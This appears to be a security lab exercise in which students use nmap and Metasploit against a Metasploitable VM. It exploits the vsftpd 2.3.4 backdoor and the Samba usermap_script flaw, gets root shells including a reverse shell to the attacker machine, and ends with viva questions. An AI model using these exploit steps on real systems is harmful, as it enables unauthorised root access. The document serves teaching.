


Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on



```
Starting up ...
Loading, please wait...
[ 6.282984] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 6.283266] sd 2:0:0:0: [sda] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: Trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
[ 7.170827] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled! [ OK ]
* Setting the system clock [ OK ]
* Loading kernel modules... [ OK ]
* Loading manual drivers... [ OK ]
* Setting kernel variables... [ OK ]
* Activating swap... [ OK ]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3703 days without being checked, check
forced.
/dev/mapper/metasploitable-root: i===== - 76.6%
```

username and password is same
msfadmin

```
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

```

nmap -T4 -v 192.168.23.129
OS: Linux 2.6.9-2.6.30
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ host: netbios name: METASPLOITABLE, NetBIOS user: (unknown), NetBIOS MAC: (unknown) (unknown)
|_ Names:
|   METASPLOITABLE{000} Flags: <unique><active>
|   METASPLOITABLE{000} Flags: <unique><active>
|   METASPLOITABLE{000} Flags: <unique><active>
|   vsftpd{000} Flags: <group><active>
|   vsftpd{000} Flags: <group><active>
|   vsftpd{000} Flags: <group><active>
|   vsftpd{000} Flags: <group><active>
|_ smb-vs-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   PQDN: metasploitable.localdomain
|   System time: 2022-07-04T04:58:04-04:00
|_ _clock skew: mean: 302000ns, deviation: 201000ns, median: 5s

TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 192.168.23.129

NSE: Script Post-scanning.
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.28 seconds
Raw packets sent: 3008 (45.626KB) | Rcvd: 3018 (41.538KB)

```

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

A screenshot of a Kali Linux desktop environment. The top panel shows several open windows: "Home", "Metasploitable2-Linux", and "Kali-Linux-2022.2-vmwar...". Below the panels is a dock containing icons for various applications. The main area is a terminal window titled "kali@kali: ~". The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". Inside the terminal, there is a large ASCII art graphic of a dragon's head facing right, composed of white '#' characters on a dark background. Below the ASCII art, the URL "https://metasploit.com" is displayed. Further down, there are four lines of text representing system statistics: "[metasploit v6.1.39-dev]", "+ -- ==[2214 exploits - 1171 auxiliary - 396 post]", "+ -- ==[616 payloads - 45 encoders - 11 nops]", and "+ -- ==[9 evasion]". At the bottom of the terminal, a message reads "Metasploit tip: Adapter names can be used for IP params" followed by the command "set LHOST eth0". The very bottom of the image shows the prompt "msf6 >" followed by a cursor.

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/unix/ftp/vsftpd_234_backdoor`

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

```

Provided by:

hdm <x@hdm.io>

MC <mc@metasploit.com>

Available targets:

Id	Name
0	Local

Basic options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Set rhost ipaddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Use info to check RHOST

```
Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.23.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21                yes       The target port (TCP)
```

To take the advantage of the exploit we use payload

>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 -> 192.168.23.129:6200 ) at 2022-07-04 05:17:05 -0400
```

Use linux commands such as ls

```

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root

exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back

```

Try to find vulnerability for port 445

```

445/tcp open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```

```
msf6 > search samba
```

Matching Modules

#	Name Description	Disclosure Date	Rank	Check
0	exploit/unix/webapp/citrix_access_gateway_exec Citrix Access Gateway Command Execution	2010-12-21	excellent	Yes
1	exploit/windows/license/calicclnt_getconfig Computer Associates License Client GETCONFIG Overflow	2005-03-02	average	No
2	exploit/unix/misc/distcc_exec DistCC Daemon Command Execution	2002-02-01	excellent	Yes
3	exploit/windows/smb/group_policy_startup Group Policy Script Execution From Shared Resource	2015-01-26	manual	No
4	post/linux/gather/enum_configs Linux Gather Configurations		normal	No
5	auxiliary/scanner/rsync/modules_list List Rsync Modules		normal	No
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No

Or

```
msf6 > search 3.0.20
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/multi/samba/usermap_script Samba "username map script" Command Execution	2007-05-14	excellent	No
1	auxiliary/admin/http/wp_easycart_privilege_escalation WordPress WP EasyCart Plugin Privilege Escalation	2015-02-25	normal	Yes

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info
```

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info
```

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Show payloads


```
msf6 exploit(multi/samba/usermap_script) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

```
msf6 exploit(multi/samba/usermap_script) > info
```

```

  Name: Samba "username map script" Command Execution
  Module: exploit/multi/samba/usermap_script
  Platform: Unix
  Arch: cmd
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2007-05-14
```

Provided by:

```
jduck <jduck@metasploit.com>
```

Available targets:

```

  Id  Name
  --  --
  0    Automatic
```


Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
```

```

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0r7IQqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "0r7IQqd6nK4WYL3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-04 05:33:30 -0400
```


Run some unix commands



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

VIVA Questions

1. What is Metasploit?

.....

.....

.....

2. What is vulnerability?

.....

.....

.....

3. What is RHOST and LHOST?

.....

.....

.....

4. What is the command used to list out the payloads in metasploit?

.....

.....

.....

5. List out any three payloads used for ftp?

.....

.....

.....